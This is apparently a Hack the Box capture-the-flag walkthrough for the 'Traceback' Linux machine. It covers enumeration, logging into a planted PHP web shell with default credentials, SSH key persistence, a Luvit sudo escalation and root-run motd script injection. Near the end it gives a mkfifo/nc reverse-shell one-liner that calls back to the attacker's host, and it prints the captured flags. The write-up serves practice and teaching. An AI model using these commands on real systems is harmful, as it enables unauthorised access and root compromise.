

TRACEBACK

Hack the Box writeup



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Scope

Target IP: 10.10.10.181

Ports: TCP + UDP 1-65535

OS: Linux

Difficulty: Easy

Release: Mar 14, 2020

Enumeration

NMAP

```
0x6b@kali:~/home/0x6b/htb/traceback$ nmap -sC -sV -oA initial 10.10.10.181
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-25 16:34 EDT
Nmap scan report for 10.10.10.181
Host is up (0.060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256  54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256  4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.82 seconds
```

Browsing


We can see that the main webpage has been defaced by Xh4H. The claim is that there's a backdoor for "all the net", let's see if we can find it.

Foothold

Viewing the source seems to leave a clue we can use


```
34     </style>
35 </head>
36 <body>
37     <center>
38         <h1>This site has been owned</h1>
39         <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
40         <h3> - Xh4H - </h3>
41         <!--Some of the best web shells that you might need ;)-->
42     </center>
43 </body>
44 </html>
45
```

Let's use some google-fu and see if we can find any information




The screenshot shows a Google search interface. The search bar contains the text "Some of the best web shells that you might need" Xh4H. Below the search bar, there are navigation options: All, Images, Videos, News, Shopping, and More. The search results show 1 result in 0.32 seconds. The result is from github.com > Xh4H and is titled "Xh4H (Xh4H) / Repositories · GitHub". The description below the title says "Xh4H has 50 repositories available. Follow their code on GitHub. ... Some of the best web shells that you might need. PHP 5 Updated on Mar 21, 2019 ...".

A git hub repo! There's a lot in here so let's narrow it down to the word shell



The screenshot shows a GitHub repository page for "Web-Shells" by the user "Xh4H". The user's profile picture is a cartoon drawing of a man wearing a hat and a suit. The repository page has tabs for Overview, Repositories, Projects, Stars, and Followers. The "Repositories" tab is selected. A search bar in the repository view contains the text "shell". Below the search bar, it says "1 result for repositories matching shell". The repository is titled "Web-Shells" and is described as "Forked from TheBinitGhimire/Web-Shells" and "Some of the best web shells that you might need". The repository is written in PHP, has 8 stars, and 20 forks. It was updated on Mar 21, 2019.

Ahh a single result... with web shells. Let's try these extensions out and see if any seem to work



smevk.php drops us into a login prompt. I wonder if the password is the same as the one in the github repo?

```

12 //Make your setting here.
13 $deface_url = 'http://pastebin.com/raw.php?i=FHfxsFGT'; //deface url here(pastebin).
14 $UserName = "admin"; //Your UserName here.
15 $auth_pass = "admin"; //Your Password.
16 //Change Shell Theme here//
17 $color = "#8B008B"; //Fonts color modify here.
18 $Theme = '#8B008B'; //Change border-color according to your choice.
19 $TabsColor = '#0E5061'; //Change tabs color here.
20 #-----


```

admin:admin and we are in. Side note, people seem to love leaving reverse web shells here when they are already in a web shell...?

| Name | Size | Modify | Owner/Group |
|-----------------------|-----------|---------------------|-------------------|
| [..] | dir | 2019-08-24 03:42:53 | root/root |
| | 553 B | 2020-03-25 08:58:45 | webadmin/webadmin |
| bg.jpg | 528.97 KB | 2019-07-31 04:50:58 | root/webadmin |
| hidden-shell.php | 29.97 KB | 2020-03-25 01:38:24 | webadmin/webadmin |
| hidden_shell.php | 29.97 KB | 2020-03-25 01:33:15 | webadmin/webadmin |
| hiddenshell.php | 0 B | 2020-03-25 01:34:58 | webadmin/webadmin |
| index.html | 1.09 KB | 2019-08-27 04:29:44 | root/webadmin |
| php-reverse-shell.php | 5.36 KB | 2020-03-24 18:09:37 | webadmin/webadmin |
| smevk.php | 102.62 KB | 2020-02-27 05:37:01 | root/webadmin |

I can't this UI so I am going to get myself a more permanent foothold by adding an ssh key to the authorized_keys file

Navigate to /home/webadmin/.ssh



Now I am going to make a new key pair

```

0x6b@kali:/home/0x6b/htb/traceback$ ssh-keygen -f traceback
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in traceback
Your public key has been saved in traceback.pub
The key fingerprint is:
SHA256:rub58U/D9z2SdqP+jl11bv6ACYRYN41bxzL5n/IlzAU 0x6b@kali

```


I don't want my username out there so I'm going to remove that from the public key.

Now we are going to add this key to the authorized_keys file.

I copied the contents of the authorized_keys file and saved it locally to a file of the same name.

```
0x6b@kali:~/home/0x6b/htb/traceback$ cat traceback.pub >> authorized_keys
0x6b@kali:~/home/0x6b/htb/traceback$ cat authorized_keys
```

Next, we reupload the file and we should be able to get an ssh session



```
0x6b@kali:~/home/0x6b/htb/traceback$ ssh webadmin@10.10.10.181 -i traceback
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Mar 25 09:02:45 2020 from 10.10.14.38
webadmin@traceback:~$ █
```

Yay, we are now out of that ugly UI 😊

User

The first thing we will do is check sudo permissions and do some initial recon

```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
webadmin@traceback:~$ ls
id_rsa id_rsa.pub note.txt privesc.lua
webadmin@traceback:~$ █
```

Hmm, sudo permissions to run /home/sysadmin/luvit as sysadmin and some ssh keys... I guess we could have tried those if we poked around in the UI for a bit.

Let's also see what note.txt is...

```
webadmin@traceback:~$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
webadmin@traceback:~$
```

Hmm a message from sysadmin saying he has a tool for us to practice lua... maybe this is related to our sudo permissions? Let's try out the tool and see what we get.

```
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
>
```

I have not heard of Luvit but it sounds like it's a LUA tool. Research time!

Alright, I learned a little bit about LUA and found a gtfobin for it... seems like a promising privilege escalation attempt.

```
webadmin@traceback:~$ sudo -u sysadmin /home/sysadmin/luvit
Welcome to the Luvit repl!
> os.execute("/bin/sh")
$ whoami
sysadmin
$
```

Looks like we have successfully elevated!

```
$ cd /home/sysadmin/
$ ls
luvit pspy64 user.txt
$ cat user.txt
bb5dbda6e3531bf4d2b907f00b9c788b
$
```

Root

I am going to do the same thing here with the ssh keys so I can get out of this lua shell.

```
0x6b@kali:~/home/0x6b/htb/traceback$ ssh sysadmin@10.10.10.181 -i traceback
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Mar 25 12:29:08 2020 from 10.10.14.38
$ █
```

Alright, back to recon!

I didn't see any interesting sudo permissions or setuid permissions, onto the next thing.

Using pspy64 we can see processes running, we will use this to look for anything interesting.

After a minute or so this popped up

```
2020/03/25 14:29:01 CMD: UID=0 PID=34491 | /usr/sbin/CRON -f
2020/03/25 14:29:01 CMD: UID=0 PID=34490 | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/03/25 14:29:01 CMD: UID=0 PID=34489 | /usr/sbin/CRON -f
2020/03/25 14:29:01 CMD: UID=0 PID=34488 | /usr/sbin/CRON -f
2020/03/25 14:29:01 CMD: UID=0 PID=34493
2020/03/25 14:29:24 CMD: UID=0 PID=34494
2020/03/25 14:29:30 CMD: UID=1000 PID=34495 | sudo ls -la /home/sysadmin/luvit
2020/03/25 14:29:31 CMD: UID=0 PID=34496
2020/03/25 14:29:35 CMD: UID=1000 PID=34533
2020/03/25 14:29:36 CMD: UID=1000 PID=34547 | sudo -l
2020/03/25 14:30:01 CMD: UID=0 PID=34553 | sleep 30
2020/03/25 14:30:01 CMD: UID=0 PID=34551 | /bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
2020/03/25 14:30:01 CMD: UID=0 PID=34549 | /usr/sbin/CRON -f
2020/03/25 14:30:01 CMD: UID=0 PID=34548 | /usr/sbin/CRON -f
2020/03/25 14:30:30 CMD: UID=1000 PID=34554 | sudo /home/sysadmin/luvit
2020/03/25 14:30:31 CMD: UID=0 PID=34555 | /bin/cp /var/backups/.update-motd.d/00-header /var/backups/.update-motd.d/10-help-text /var/backups/.update-motd.d/50-motd-news /var/backups/.update-motd.d/80-esm /var/backups/.update-motd.d/91-release-upgrade /etc/update-motd.d/
```

We have a cronjob copying files from /var/backups/.update-motd.d to /etc/update-motd.d and

If we open another terminal and ssh into the box, we get some more interesting information


```
2020/03/25 14:33:45 CMD: UID=0 PID=34595 | /usr/sbin/sshd -D -R
2020/03/25 14:33:45 CMD: UID=106 PID=34596 | sshd: [net]
2020/03/25 14:33:46 CMD: UID=0 PID=34598 | run-parts --lsbsysinit /etc/update-motd.d
2020/03/25 14:33:46 CMD: UID=0 PID=34597 | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:
/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/03/25 14:33:46 CMD: UID=0 PID=34605 | cut -c -80
2020/03/25 14:33:46 CMD: UID=??? PID=34604 | ???
2020/03/25 14:33:46 CMD: UID=0 PID=34601 | /bin/sh /etc/update-motd.d/50-motd-news
2020/03/25 14:33:46 CMD: UID=0 PID=34607 | /bin/sh /etc/update-motd.d/80-esm
2020/03/25 14:33:46 CMD: UID=0 PID=34606 | /bin/sh /etc/update-motd.d/80-esm
2020/03/25 14:33:46 CMD: UID=0 PID=34608 | /usr/bin/python3 -Es /usr/bin/lsb_release -ds
2020/03/25 14:33:46 CMD: UID=0 PID=34612 | cut -d -f4
2020/03/25 14:33:46 CMD: UID=0 PID=34611 | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
2020/03/25 14:33:46 CMD: UID=0 PID=34610 | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/25 14:33:46 CMD: UID=0 PID=34609 | /bin/sh /etc/update-motd.d/91-release-upgrade
2020/03/25 14:33:46 CMD: UID=0 PID=34614 | stat -c %Y /var/lib/ubuntu-release-upgrader/release-upgrade-availabl
e
2020/03/25 14:33:46 CMD: UID=0 PID=34615 | expr 1585098879 + 86400
2020/03/25 14:33:46 CMD: UID=??? PID=34616 | ???
2020/03/25 14:33:46 CMD: UID=1001 PID=34617 | sshd: sysadmin
2020/03/25 14:33:46 CMD: UID=1001 PID=34618 | -sh

0x6b@kali:/home/0x6b/htb$ cd traceback/
0x6b@kali:/home/0x6b/htb/traceback$ ssh sysadmin@10.10.10.181 -i traceback
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Mar 25 14:25:47 2020 from 10.10.14.38
$ █
```

run-parts --lsbsysinit /etc/update-motd.d

This looks interesting, run-parts will run all executable files in /etc/update-motd.d

REF: <http://manpages.ubuntu.com/manpages/trusty/man8/run-parts.8.html>

Let's see if there are any files, we can edit in /etc/update-motd.d

```
sysadmin@traceback:~$ cd /etc/update-motd.d/
sysadmin@traceback:/etc/update-motd.d$ ls
00-header 10-help-text 50-motd-news 80-esm 91-release-upgrade
sysadmin@traceback:/etc/update-motd.d$ ls -la
total 32
drwxr-xr-x 2 root sysadmin 4096 Aug 27 2019 .
drwxr-xr-x 80 root root 4096 Mar 16 03:55 ..
-rwxrwxr-x 1 root sysadmin 981 Mar 25 14:40 00-header
-rwxrwxr-x 1 root sysadmin 982 Mar 25 14:40 10-help-text
-rwxrwxr-x 1 root sysadmin 4264 Mar 25 14:40 50-motd-news
-rwxrwxr-x 1 root sysadmin 604 Mar 25 14:40 80-esm
-rwxrwxr-x 1 root sysadmin 299 Mar 25 14:40 91-release-upgrade
sysadmin@traceback:/etc/update-motd.d$ █
```

It looks like we have write access to all these files, which one might help us?

If we look back to when we first log in, we see the banner “Welcome to Xh4H Land”.

This string appears in 00-header

Maybe we can inject some other commands into it?

```
sysadmin@traceback:/etc/update-motd.d$ echo 'echo hello' >> 00-header
sysadmin@traceback:/etc/update-motd.d$

0x6b@kali:/home/0x6b/htb/traceback$ ssh sysadmin@10.10.10.181 -i traceback
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

hello
```

Looks like we can run echo! Maybe we can run cat and get the flag?

```
sysadmin@traceback:/etc/update-motd.d$ echo 'cat /root/root.txt' >> 00-header
sysadmin@traceback:/etc/update-motd.d$

0x6b@kali:/home/0x6b/htb/traceback$ ssh sysadmin@10.10.10.181 -i traceback
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

a35029db29847d5141ec7a55a2f5ceab
```

Looks like that worked too! We now have the key...



There is still more work we could do to try and get a full root shell.

Alright, so I tried about a dozen different ways of getting a reverse shell and I finally found one that worked.

```
echo rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.38 5112  
>/tmp/f >> 00-header
```

ssh in as sysadmin

```
sysadmin@traceback:/etc/update-motd.d$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.38 5112  
>/tmp/f' >> 00-header  
sysadmin@traceback:/etc/update-motd.d$
```

```
0x6b@kali:/home/0x6b/htb$ ssh sysadmin@10.10.10.181 -i traceback/traceback  
#####  
----- OWNED BY XH4H -----  
- I guess stuff could have been configured better ^^ -  
#####
```

```
0x6b@kali:/home/0x6b/htb/traceback$ nc -nlvp 5112  
listening on [any] 5112 ...  
connect to [10.10.14.38] from (UNKNOWN) [10.10.10.181] 52886  
/bin/sh: 0: can't access tty; job control turned off  
# whoami  
root  
# █
```

And now it's official!



More info

`/etc/update-motd.d/91-release-upgrade` is also editable by us, maybe an injection can go there?